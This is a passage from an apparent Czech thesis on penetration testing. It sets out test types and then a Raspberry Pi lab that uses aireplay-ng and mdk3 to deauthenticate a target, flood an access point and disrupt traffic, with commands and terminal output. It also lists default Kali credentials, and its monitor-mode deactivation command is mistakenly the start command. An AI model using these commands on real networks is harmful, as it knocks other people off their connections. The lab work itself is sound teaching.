Dalším typem testu je test Double Blind, který je též označován jako Black Box. Tento typ testu se řadí mezi nejpoužívanější. Jedná se o modifikaci testu Blind. Rozdíl těchto dvou testů je dobře patrný z výše uvedeného obrázku. Zásadním rozdílem je fakt, že daný cíl v tomto typu testu nedisponuje vesměs žádnými důležitými informacemi o plánovaném auditu. Cíl tedy neví kdy nebo co konkrétně se bude testovat. Auditorovy znalosti obsahují pouze základní informace o cíli jako jsou vstupy a výstupy aplikace. Nedisponuje však znalostmi vnitřní struktury aplikace. [1, 12]

Testy typu Gray Box a Double Gray Box se od sebe odlišují mírou dostupných informací daného cíle o plánovaném auditu. V případě testu Gray Box má cíl k dispozici detailní informace včetně konkrétního plánovaného průběhu testu. Naopak v případě testu Double Gray Box cíl nezná podrobnosti o tom, odkud budou útoky vedeny. Tím docílíme otestování obrany cíle na neočekávané útoky. Co se auditora týče, Gray Box i Double Gray Box testy dobře poslouží k otestování jeho znalostí a dovedností včetně programování. [1, 12]

Tandem testy bývají využívány přímo pracovníky dané společnosti, například samotnými správci. Obě zúčastněné strany auditu, tedy auditor a cíl plánovaného auditu, mají dostupné veškeré informace o naplánovaném auditu. Výhodou tohoto typu testu je jeho komplexnost, naopak nevýhodou je díky dostupným znalostem obou stran nemožnost otestování neočekávaných útoků. [12]

Posledním typem testu je Reversal. Tento test je opakem testu typu Blind. Auditor disponuje veškerými dostupnými informacemi o cíli, naopak cíl nemá informace o naplánovaném auditu prakticky žádné. [12]

## 9.7 Vlastní testovací scénář

Při realizaci penetračních testů je obecně doporučeno držet se ověřených metodik hlavně z toho důvodu, aby se tak říkajíc na nic nezapomnělo. Auditor, který je penetračním testováním daného cíle pověřený, si ale může vytvořit i vlastní metodiku neboli pracovní postup, který pro danou situaci využije. I vlastní vytvořený testovací scénář musí splňovat určitá kritéria a můžeme ho tak rozdělit do čtyř pomyslných fází. [1]

### 9.7.1 Cíl a rozsah testu

Na začátku je důležité stanovit cíl a rozsah penetračního testování. Bezdrátovou síť lze například testovat zevnitř i zvenčí. Stanovení těchto parametrů je důležité pro následný vhodný výběr testovacích nástrojů, které budou pro testování použity. [1]

### 9.7.2 Sběr informací a dat

V této fázi dochází ke sběru dat a informací o stanoveném cíli penetračního testování, a to pomocí nástrojů, které byly zvoleny v první fázi na základě stanovení parametrů pro penetrační testování. [1]

### 9.7.3 Skenování a exploitace

Skenování a exploitace je pravděpodobně nejobsáhlejší a nejnáročnější fází v penetračním testování. V této fázi se auditor pokouší zneužít zjištěných slabin v zabezpečení daného cíle. [1]


### 9.7.4 Závěrečná zpráva

Velmi důležitou součástí každého realizovaného penetračního testování by měla být výsledná zpráva neboli report. Tuto zprávu sestavuje auditor na základě provedených úkonů a předává ji odpovědné osobě na straně zákazníka. Smyslem reportu je seznámit objednatele testu s průběhem testování a zjištěnými výsledky. Závěrečnou zprávu je vhodné vyhotovit v takové formě, aby byla pochopitelná pro osobu, které je určena. [1]

## 10 Raspberry Pi prakticky

V praktické části byly využity dva kusy jednodeskového počítače Raspberry Pi 3, tedy nejnovější model. Jeden kus sám vlastním a druhý mi byl zapůjčen vedoucí této práce. Na jednom kusu byla nainstalována linuxová distribuce Kali Linux pro účely testování. Dá se říct, že toto Raspberry Pi bude vystupovat v roli potenciálního útočníka. Druhý kus Raspberry Pi 3 bude představovat cíl. Na tomto Raspberry Pi 3 bude běžet operační systém Raspbian.

Z pohledu síťové konektivity má Raspberry Pi model 3 na rozdíl od svých předchůdců čip Broadcom BCM43438 s vestavěnou Wi-Fi spolu s Bluetooth. Konkrétně IEEE 802.11n 2.4 GHz pro Wi-Fi a Bluetooth 4.1. Je zde tedy předpoklad, že tato nově dostupná konektivita bude využívána například v domácí automatizaci, IoT a podobně. Kromě výše uvedeného je zde dostupné i připojení Ethernet IEEE 802.3 stejně jako u minulých modelů.



Obrázek 8: Raspberry Pi 3.



## 10.1 Sestavení Raspberry Pi

Proces sestavení v případě jednodeskových počítačů v podstatě neexistuje. V případě Raspberry Pi jsou všechny důležité hardwarové součásti přítomné na desce již z výroby. Pro oživení pak stačí pouze napájecí zdroj a paměťová karta se zvoleným operačním systémem.

## 10.2 Instalace Kali Linuxu do Raspberry Pi

Již od existence Raspberry Pi 1 poskytuje Offensive Security možnost instalace linuxové distribuce Kali Linux do jednodeskových počítačů Raspberry Pi pro účely penetračního testování. Pro možnost instalace Kali Linuxu do Raspberry Pi je nutné mít k dispozici následující vybavení:


- Raspberry Pi,
- napájecí zdroj,
- paměťovou kartu typu microSD,
- instalační obraz Kali Linux,
- HDMI kabel pro připojení obrazovky,
- myš a klávesnici.

Instalační obraz Kali Linux pro Raspberry Pi lze najít na oficiálních webových stránkách Offensive Security.<sup>7</sup> Po stažení dostaneme archiv s příponou `.xz`. Pro další postup je nutné z archivu extrahovat samotný instalační obraz s příponou `.img`. Nyní je možné zahájit instalaci operačního systému na paměťovou kartu. Pro Raspberry Pi 3 a Kali Linux je nutná paměťová karta typu microSD o velikosti minimálně 8 GB. Pokud nechceme přijít o možnost pozdějšího rozšíření Kali Linuxu o mnoho dalších nástrojů a frameworků, je vhodné použít paměťovou kartu s kapacitou 16 GB. Vyhneme se tak nutnosti reinstalace z důvodu nedostatku volné paměti. Verze pro Raspberry Pi totiž v základu zdaleka neobsahuje tolik nástrojů jako verze pro architekturu procesoru x86/x64.

---

<sup>7</sup><https://www.offensive-security.com/kali-linux-arm-images/>

Pro zápis instalačního obrazu na paměťovou kartu je vhodné využít některou ze zdarma dostupných aplikací. Příkladem je open source aplikace Etcher<sup>8</sup>, která je zdarma dostupná pro operační systém Windows, Linux i MacOS.



Obrázek 9: Zápis obrazu na paměťovou kartu pomocí Etcher.

Po dokončení procesu zápisu instalačního obrazu je vše připraveno. Nyní stačí vložit paměťovou kartu s Kali Linux do Raspberry Pi a připojit napájení. Poté se Raspberry Pi automaticky zapne. Po úspěšném bootování se objeví přihlašovací obrazovka. Pro přihlášení je nutné zadat přihlašovací údaje, které jsou standardně následující:


- přihlašovací jméno: **root**,
- heslo: **toor**.

Po prvním spuštění operačního systému je vhodné provést aktualizaci databáze balíčků ze zdrojů, které jsou uvedeny v `/etc/apt/sources.list` a případně také instalaci novějších balíčků, pokud jsou dostupné. To provedeme zadáním dvojice následujících příkazů do okna Terminálu:

```
$ apt-get update  
$ apt-get upgrade
```

---

<sup>8</sup><https://etcher.io>



Obrázek 10: Prostředí Kali Linux v Raspberry Pi.

## 10.3 Monitorovací mód

Pro úspěšné provedení útoků je nutné přepnout Wi-Fi kartu do takzvaného monitorovacího módu, někdy také označovaného jako promiskuitní. Tento mód je specifický tím, že dovoluje monitorovat veškerou komunikaci v dosahu antény, tedy i tu, která danému zařízení není určena.

U Raspberry Pi 3 jsem narazil na problém při pokusu použít monitorovací mód kvůli ovladačům od společnosti Broadcom. Vestavěná Wi-Fi karta totiž tento mód nepodporuje. Je zde sice možnost jak toto nastavení obejít díky úpravě firmwaru<sup>9</sup>, ale vzhledem k možnému riziku poškození jsem se touto cestou nevydal. Místo úprav firmwaru jsem pro tento útok využil vlastní Wi-Fi adaptér do USB portu Edimax EW-7318USg.

Nejprve je nutné zjistit dostupná bezdrátová rozhraní. Všechna bezdrátová rozhraní se v konzoli vypíší po zadání příkazu:

```
$ iwconfig
```


Po zjištění názvu bezdrátového rozhraní, který je přiřazen použité USB Wi-Fi kartě můžeme danou kartu přepnout do monitorovací módu. Využijeme skriptu `airmon-ng` a přepnutí provedeme zadáním příkazu:

---

<sup>9</sup><https://github.com/seemoo-lab/nexmon>

```
$ airmon-ng start wlan0
```

kde wlan0 značí zjištěné bezdrátové rozhraní. Po použití tohoto příkazu se ve výpise dostupných bezdrátových rozhraní objeví nové rozhraní wlan0mon, které označuje rozhraní s monitorovacím módem.



```
root@kali:~# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Power Management:on
```

Obrázek 11: Aktivní monitorovací mód.

V některých případech mohou nastat potíže související s monitorovacím módem. Například nelze nalézt bezdrátové sítě, jejich klienty a podobně. Řešením je ukončení konfliktních procesů pomocí příkazu:

```
$ airmon-ng check kill
```

Mezi časté konfliktní procesy patří následující procesy:

- wpa\_supplicant
- NetworkManager,
- dhclient.

Po dokončení testování, když je monitorovací mód již nepotřebný, je vhodné jej deaktivovat. Deaktivaci provedeme použitím následujícího příkazu:

```
$ airmon-ng start wlan0
```

## 10.4 Odříznutí cíle od sítě

Cílem tohoto útoku je znemožnit cíli síťovou komunikaci pomocí zasílání deautentizačních paketů. Mimo jiné se tento útok také využívá při prolamování hesel do bezdrátových sítí se zabezpečením WPA.


### 10.4.1 Odříznutí pomocí Aireplay-ng

Pro nalezení cílové sítě, ke které je připojen cíl, na který budeme útočit, využijeme `airodump-ng`, který slouží pro zachytávání paketů. Nejprve je ale nutné aktivovat monitorovací mód na bezdrátové kartě viz 10.3.

Jako parametr použijeme zjištěné bezdrátové rozhraní.

```
$ airodump-ng wlan0mon
```

Díky výše uvedenému příkazu zjistíme BSSID přístupového bodu, ke kterému je cílové Raspberry Pi připojeno. Dále také dostaneme jeho MAC adresu, kterou budeme potřebovat pro další postup.



BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH
14:DD:A9:CE:8B:E0	-51	44	5	0	13	54e	WPA2	CCMP	PSK
74:EA:3A:D3:4F:12	-81	42	0	0	5	54	WPA2	CCMP	PSK

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
14:DD:A9:CE:8B:E0	B8:27:EB:4E:B1:7E	-35	1e-24	0	24	

Obrázek 12: Vyhledání bezdrátových sítí a zařízení.

Nyní již máme všechny potřebné parametry pro odříznutí cíle od sítě. K tomu využijeme `aireplay-ng` s několika parametry, kterými jsou typ útoku, počet odeslaných paketů, BSSID sítě, MAC adresa cíle a rozhraní. Konkrétní příkaz tedy vypadá následovně:

```
$ aireplay-ng --deauth 0 -a 14:DD:A9:CE:8B:E0 -c B8:27:EB:4E:B1:7E wlan0mon
```

V případě tohoto konkrétního příkazu `--deauth 0` znamená, že deautentizační pakety budou zasílány cyklicky dokud nedojde ke stisknutí klávesové zkratky CTRL+C pro přerušení. Po dobu zasílání cíl nebude schopen komunikovat skrze síť.

```
root@kali: ~  
File Edit View Search Terminal Help  
an0mon@kali:~$ iwconfig  
10:42:28 Waiting for beacon frame (BSSID: 14:DD:A9:CE:8B:E0) on channel 13  
10:42:28 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:29 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:29 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:30 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:31 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:31 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:32 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:33 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:33 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:34 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:35 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [34 | 34 ACKs]  
10:42:35 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:36 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:37 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:37 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:38 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:39 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:39 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:40 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:40 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]  
10:42:41 Sending 64 directed DeAuth. STMAC: [B8:27:EB:4E:B1:7E] [ 0 | 0 ACKs]
```

Obrázek 13: Proces zasílání deautentizačních paketů.

```
pi@raspberrypi: ~  
File Edit Tabs Help  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable  
ping: sendmsg: Network is unreachable
```

Obrázek 14: Ping na Raspberry Pi cíle.

### 10.4.2 Odříznutí pomocí MDK3


Dalším způsobem, jak vynutit odpojení cílového Raspberry Pi od daného přístupového bodu, je použití nástroje MDK3. Tento nástroj zneužívá běžných slabín protokolu IEEE 802.11 a disponuje několika režimy útoku. Jedním z režimů je i deautentizace. Použitím tohoto režimu dojde k odpojení všech nalezených klientských stanic. Pro provedení útoku musíme znát BSSID cílového přístupového bodu a kanál, na kterém vysílá. Tyto informace zjistíme následujícím příkazem:

```
$ airodump-ng wlan0mon
```

Poté zahájíme útok v režimu deautentizace, a to zadáním příkazu:

```
$ mdk3 wlan0mon d 14:DD:A9:CE:8B:E0 -c 13
```

Parametr d značí použitý režim, přepínač c zvolený kanál.



Obrázek 15: Ping na cílovém Raspberry Pi.

## 10.5 DoS útok na přístupový bod

Znemožnit cílovému Raspberry Pi komunikaci po síti pomocí odepření služby můžeme provést realizací DoS útoku na přístupový bod, ke kterému je cíl připojen. Předpokladem úspěšného provedení útoku je využití monitorovacího módu bezdrátové karty viz kapitola 10.3.

Pro tento útok se opět nabízí využití nástroje MDK3. Principem útoku je zasílání velkého množství požadavků na připojení k danému přístupovému bodu, následkem čehož bude přístupový bod zahlcený a přestane reagovat. Pro provedení útoku potřebujeme znát BSSID přístupového bodu. Toho docílíme použitím nástroje airodump-ng spolu s rozhraním s aktivním monitorovacím módem viz níže uvedený příkaz:




```
$ airodump-ng wlan0mon
```

Jakmile známe cílové BSSID můžeme zahájit útok zadáním následujícího příkazu:

```
$ mdk3 wlan0mon a -a 14:DD:A9:CE:8B:E0 -m
```

Důležitý je především parametr **a**, kterým se nastavuje režim Authentication DoS. Přepínač **a** znamená, že útok bude prováděn na konkrétní přístupový bod, nikoliv na všechny, které jsou v dosahu a přepínač **m** znamená použití validních MAC adres z databáze OUI.

V ideálním případě by během několika okamžiků byl přístupový bod zahlcen požadavky a přestal odpovídat. Klientské stanice, které jsou k němu připojeny by takzvaně zamrzly a síťová komunikace by se stala nefunkční. Zároveň by bylo znemožněno připojení dalších legitimních klientských stanic k danému přístupovému bodu. V tomto konkrétním případě je ale cílový přístupový bod vůči tomuto útoku imunní. Útok je tedy neúspěšný a síťová komunikace není odepřena.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# mdk3 wlan0mon a -a 14:DD:A9:CE:8B:E0 -m  
AP 14:DD:A9:CE:8B:E0 is responding!  
AP 14:DD:A9:CE:8B:E0 seems to be INVULNERABLE!  
Device is still responding with 500 clients connected!  
AP 14:DD:A9:CE:8B:E0 seems to be INVULNERABLE!  
Device is still responding with 1000 clients connected!  
AP 14:DD:A9:CE:8B:E0 seems to be INVULNERABLE!  
Device is still responding with 1500 clients connected!  
AP 14:DD:A9:CE:8B:E0 seems to be INVULNERABLE!  
Device is still responding with 2000 clients connected!  
AP 14:DD:A9:CE:8B:E0 seems to be INVULNERABLE!  
Device is still responding with 2500 clients connected!  
AP 14:DD:A9:CE:8B:E0 seems to be INVULNERABLE!  
Device is still responding with 3000 clients connected!  
AP 14:DD:A9:CE:8B:E0 seems to be INVULNERABLE!  
Device is still responding with 3500 clients connected!  
AP 14:DD:A9:CE:8B:E0 seems to be INVULNERABLE!  
Device is still responding with 4000 clients connected!
```

Obrázek 16: Použití nástroje MDK3 v režimu Authentication DoS.

Při použití upraveného příkazu, který je uveden níže, už ale přístupový bod situaci nezvládl a přestal reagovat. Pro nové legitimní klienty je síť viditelná, ale nelze se k ní připojit. Rozdíl je v použití přepínače **i**, který zajišťuje reinjektování zachycených dat, přičemž stávající klienti zůstávají takzvaně udržováni naživu. Tím se rozumí, že jsou k síti sice připojeni, komunikovat však nemohou.



```
$ mdk3 wlan0mon a -i 14:DD:A9:CE:8B:E0
```


## 10.6 Kontinuální přerušování provozu

Nástroj MDK3 nabízí ještě jeden specifický režim útoku, který se nazývá Michael shutdown exploitation. Při útoku s tímto režimem dochází ke kontinuálnímu přerušování provozu na celé síti v takzvaných dávkách. Počet paketů zaslaných v jedné dávce je standardně nastaven na sedmdesát, případně jej lze upravit použitím přepínače `n`. Časové rozestupy mezi jednotlivými dávkami jsou standardně nastaveny na deset vteřin. Lze je však upravit pomocí přepínače `w`.

Pro realizaci útoku je nutné použít níže uvedený příkaz, ve kterém se parametrem specifikuje použitý režim, tedy `m` a dále se pomocí přepínače `t` upřesní MAC adresa přístupového bodu, ke kterému je cílové Raspberry Pi připojeno.

```
$ mdk3 wlan0mon m -t 14:DD:A9:CE:8B:E0
```

